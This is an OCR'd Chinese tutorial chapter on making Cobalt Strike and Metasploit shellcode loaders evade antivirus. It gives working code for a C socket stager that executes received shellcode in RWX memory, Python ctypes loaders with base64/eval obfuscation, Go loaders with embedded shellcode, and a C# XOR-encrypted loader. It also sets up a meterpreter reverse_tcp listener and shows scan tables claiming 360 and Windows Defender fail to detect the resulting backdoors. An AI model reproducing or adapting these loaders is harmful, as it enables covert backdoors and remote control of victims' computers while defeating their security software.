
这四处的数字做一些更改

```
    /* connect to the handler */
    SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));

    /* read the 4-byte length */
    int count = recv(my_socket, (char *)&size, 4, 0);
    if (count != 4 || size <= 0)
        punt(my_socket, "read a strange or incomplete length value\n");

    /* allocate a RWX buffer */
    buffer = VirtualAlloc(0, size + 10, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (buffer == NULL)
        punt(my_socket, "could not allocate buffer\n");

    /* prepend a little assembly to move our SOCKET value to the EDI register
       thanks mihi for pointing this out
       BF 78 56 34 12      =>      mov edi, 0x12345678 */
    buffer[0] = 0x48;
    buffer[1] = 0xBF;
    /* copy the value of our socket to the buffer */
    memcpy(buffer + 2, &my_socket, 8);

    /* read bytes into the buffer */
    count = recv_all(my_socket, buffer + 10, size);

    /* cast our buffer as a function and call it */
    function = (void (*)())buffer;
    function();

    return 0;
}
```

编译设置 加上 -static-libgcc -lws2_32





按 F9 编译 完成



设置 metasploit 的监听器

set payload windows/x64/meterpreter/reverse_tcp





正常上线 可以过掉国内大多数的杀毒软件。

1.5. Python3 Cobalt strike shellcode 免杀过 360 卫士和 360 杀毒

Python2.7 现在很多杀毒软件都会查杀 免杀效果有点差。可以使用 python3 来做 shellcode 的免杀处理。

Python3 下载 下载最新的版本 当前实验的版本是 Python 3.8.6 64 位

pyinstaller 4.0

https://www.python.org/downloads/

pip install pyinstaller

Python3 shellcode 加载代码

```
import ctypes

#shellcode 加载
def shellCodeLoad(shellcode):
    ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000),ctypes.c_int(0x40))
    buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
```

```
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr),buf,ctypes.c_int(len(shellcode)))
    handle = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_uint64(ptr),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.c_int(0)))
    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle), ctypes.c_int(-1))

if __name__ == "__main__":
    shellCodeLoad(bytearray(b'shellcode'))
```

编译 pyinstaller -F test.py --noconsole

有时候杀毒软件会查杀这一段代码

```
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr),buf,ctypes.c_int(len(shellcode)))
```


可以使用编码进行处理 再 eval 动态执行代码

```
eval(base64.b64decode("Y3R5cGVzLndpbmRsbC5rZXJuZWwzMi5SdGxNb3ZlTWVtb3J5KGN0eXBlcy5jX3VpbnQ2NChwdHIpLGJ1ZixjdHlwZXMuY19pbnQobGVuKHNoZWxsY29kZSkpKQ=="))
```

Python3 shellcode 加载代码

```
import ctypes
import base64
#shellcode 加载
def shellCodeLoad(shellcode):
    ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000),ctypes.c_int(0x40))
    buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)

eval(base64.b64decode("Y3R5cGVzLndpbmRsbC5rZXJuZWwzMi5SdGxNb3ZlTWVtb3J5KGN0eXBlcy5jX3VpbnQ2NChwdHIpLGJ1ZixjdHlwZXMuY19pbnQobGVu
```

```
KHNoZWxsY29kZSkpKQ=="))
        handle =
ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_uint64(
ptr),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.c_int(0)))
        ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),
ctypes.c_int(-1))
if __name__ == "__main__":
        shellCodeLoad(bytearray(b'shellcode'))
```




1.6. Golang 加载器 Cobalt strike shellcode 免杀国内主流杀软

Go 语言目前是最火的编程语言之一，使用 go 语言编写的加载器，运行 shellcode 可以过国内主流杀软，例如 360 安全卫士、360 安全杀毒、火绒、瑞星、金山、电脑管家。免杀效果很好。而且操作免杀的步骤简单。

项目地址 https://github.com/jax777/shellcode-launch
Go 语言编译器下载 https://studygolang.com/dl

这里选择 Cobalt strike 选择 c 代码 shellcode



将 shellcode-launch copy 至 $GOPATH/src 路径下 windows 下修改 winlaunch.go 里的 shellcode

```
package main

import (
    "shellcode-launch/winshellcode"
)

func main() {
    sc := []byte("你的 shellcode")
    winshellcode.Run(sc)
}
```

32 位 运行


```
set CGO_ENABLED=0
set GOOS=windows
set GOARCH=386
go build -ldflags="-s -w" winlaunch.go
```

64 位 运行 win_64.bat


```
set CGO_ENABLED=0
set GOOS=windows
set GOARCH=amd64
go build -ldflags="-s -w" winlaunch.go
```

已经可以过 360 安全杀毒

世界杀毒网只有五款杀毒软件报毒



Virscan.org 只有两款报毒



软件名称	引擎版本	病毒库版本	病毒库时间	扫描结果	扫描耗时
AVASTI	18.4.3895.0	18.4.3895.0	2020-10-08	没有发现病毒	5
AVG	10.0.1405	10.0.1405	2020-10-07	没有发现病毒	5
Alyac	17.7.13.1	17.7.13.1	2020-10-07	没有发现病毒	6
Arcabit	1.0	1.0	2020-10-08	没有发现病毒	8
Authentium	4.6.5	5.3.14	2020-10-07	没有发现病毒	1
Avira	1.9.2.0	1.9.159.0	2020-10-07	没有发现病毒	9
Baidu Antivirus	2.0.1.0	4.1.3.52192	2020-10-07	没有发现病毒	13
Bitdefender	7.141118	7.141118	2020-10-07	没有发现病毒	1
ClamAV	25949	0.100.2	2020-10-06	Win.Trojan.MSShellcode-5	1
Comodo	6.5.0.819	6.5.0.819	2020-10-02	没有发现病毒	3
Cyren	6.0.0.4	6.0.0	2020-10-07	没有发现病毒	2
Defenx	11.144.35381	15.2.0.45	2020-10-07	没有发现病毒	1
Dr.Web	11.0.10.1810231600	11.0.10.1810231600	2020-10-07	没有发现病毒	11

运行

1.7. Golang Cobalt strike shellcode 免杀国内主流杀软

这个也是 golang shellcode 加载器 也可以免杀国内的主流杀软

项目地址 https://github.com/vyrus001/shellGo

main.go

```
                pop rdx
                pop rcx
                pop rax
                retn
        */

        // nasm -DFUNC=TRUE -DCLEAN=TRUE -DSTACK_ALIGN=TRUE w64-exec-calc-shellcode.asm

        0x50, 0x51, 0x52, 0x53, 0x56, 0x57, 0x55, 0x6A, 0x60, 0x5A, 0x68, 0x63, 0x61, 0x6C, 0x63, 0x54,
        0x59, 0x48, 0x83, 0xEC, 0x28, 0x65, 0x48, 0x8B, 0x32, 0x48, 0x8B, 0x76, 0x18, 0x48, 0x8B, 0x76,
        0x10, 0x48, 0xAD, 0x48, 0x8B, 0x30, 0x48, 0x8B, 0x7E, 0x30, 0x03, 0x57, 0x3C, 0x8B, 0x5C, 0x17,
        0x28, 0x8B, 0x74, 0x1F, 0x20, 0x48, 0x01, 0xFE, 0x8B, 0x54, 0x1F, 0x24, 0x0F, 0xB7, 0x2C, 0x17,
        0x8D, 0x52, 0x02, 0xAD, 0x81, 0x3C, 0x07, 0x57, 0x69, 0x6E, 0x45, 0x75, 0xEF, 0x8B, 0x74, 0x1F,
        0x1C, 0x48, 0x01, 0xFE, 0x8B, 0x34, 0xAE, 0x48, 0x01, 0xF7, 0x99, 0xFF, 0xD7, 0x48, 0x83, 0xC4,
        0x30, 0x5D, 0x5F, 0x5E, 0x5B, 0x5A, 0x59, 0x58, 0xC3,
    }
)

func checkErr(err error) {
    if err != nil {
```


这个部分就是运行计算器的 shellcode

打开 cobalt strike ->payload Generator-选择 C#

替换计算器的 shellcode

编译 go build main.go

世界杀毒网只有五款防护软件报毒 效果还是是不错的。




1.8. c# xor 加载器免杀过 360 安全卫士和 360 安全杀软


c#是很流行的编程语言，也可以用它来做一个加载器运行 shellcode，生成出来的文件特别的小，可以很好的投递传输。

项目地址 https://github.com/antman1p/ShellCodeRunner


用 vs2019 打开 sln 项目文件




选择 xorkryptor 生成编码器 用 cobalt strike 选择好 raw 二进制文件




ShellCodeRunner.exe payload.bin



encrypt.bin 就是经过编码后的文件。



项目里面存有 Rsources 和 encrypt.bin 文件 事实上项目是没有这个文件夹和文件所以再当前目录新建文件夹和将生成好的 shellcode 文件 encrypt.bin 复制到文件夹里。右键选择编译文件即可。



这就是生成好的后门。已经可以完全过掉 360


运行正常

Virscan.org

ort/bece1516839c253ddb59488fb9096225


SOPHOS	5.32	3.65.2	2020-10-08	没有发现病毒	11
Sunbelt	3.9.2671.2	3.9.2671.2	2020-10-08	没有发现病毒	2
Systweak	1.0	1.0	2020-10-08	没有发现病毒	1
TheHacker	6.8.0.5	6.8.0.5	2020-10-08	没有发现病毒	1
Vba32	4.4.1	4.4.1	2020-10-07	没有发现病毒	3
ViRobot	2.73	2.73	2015-01-30	没有发现病毒	1
VirusBuster	15.0.985.0	5.5.2.13	2020-10-08	没有发现病毒	3
Xvirus	2.0.0	2.0.0	2020-10-08	没有发现病毒	1
emsisoft	9.0.0.4799	9.0.0.4799	2020-10-08	没有发现病毒	14
nProtect	9.9.9	9.9.9	2020-10-08	没有发现病毒	3
卡巴斯基(kavfs)	8.0.4.312	8.0.4.312	2019-01-25	没有发现病毒	2
卡巴斯基(klms)	5.5.33	5.5.33	2020-10-08	没有发现病毒	19
奇虎360	1.0.1	1.0.1	2020-10-08	没有发现病毒	56
安博士V3	9.9.9	9.9.9	2020-10-08	没有发现病毒	3
安天	AVL SDK 3.0	AVL SDK 3.0	2020-10-08	没有发现病毒	2
江民杀毒	16.0.100	1.0.0.0	2020-10-08	没有发现病毒	2
深信服	2.20200403	2.20200403	2020-10-08	没有发现病毒	3
熊猫卫士	9.05.01	9.05.01	2020-10-08	没有发现病毒	4
瑞星	5380	5380	2020-10-08	没有发现病毒	5
百度杀毒	1.0	1.0	2020-10-08	没有发现病毒	1
赛尔	17.47.17308	1.0.2.2108	2020-10-07	没有发现病毒	7
赛门铁克	20151230.005	1.3.0.24	2015-12-30	没有发现病毒	1
趋势科技	13.302.06	9.500-1005	2020-10-08	没有发现病毒	2
迈克菲	8254	5400.1158	2020-09-11	没有发现病毒	5


VT




1.9. Cobalt strike 免杀过 360 和 Windows Defender

Advanced AV Evasion 是红队的 shellcode 免杀加载器 能免杀 360 和微软 Defender 防护软件





生成正常上线



可以过 windows defender

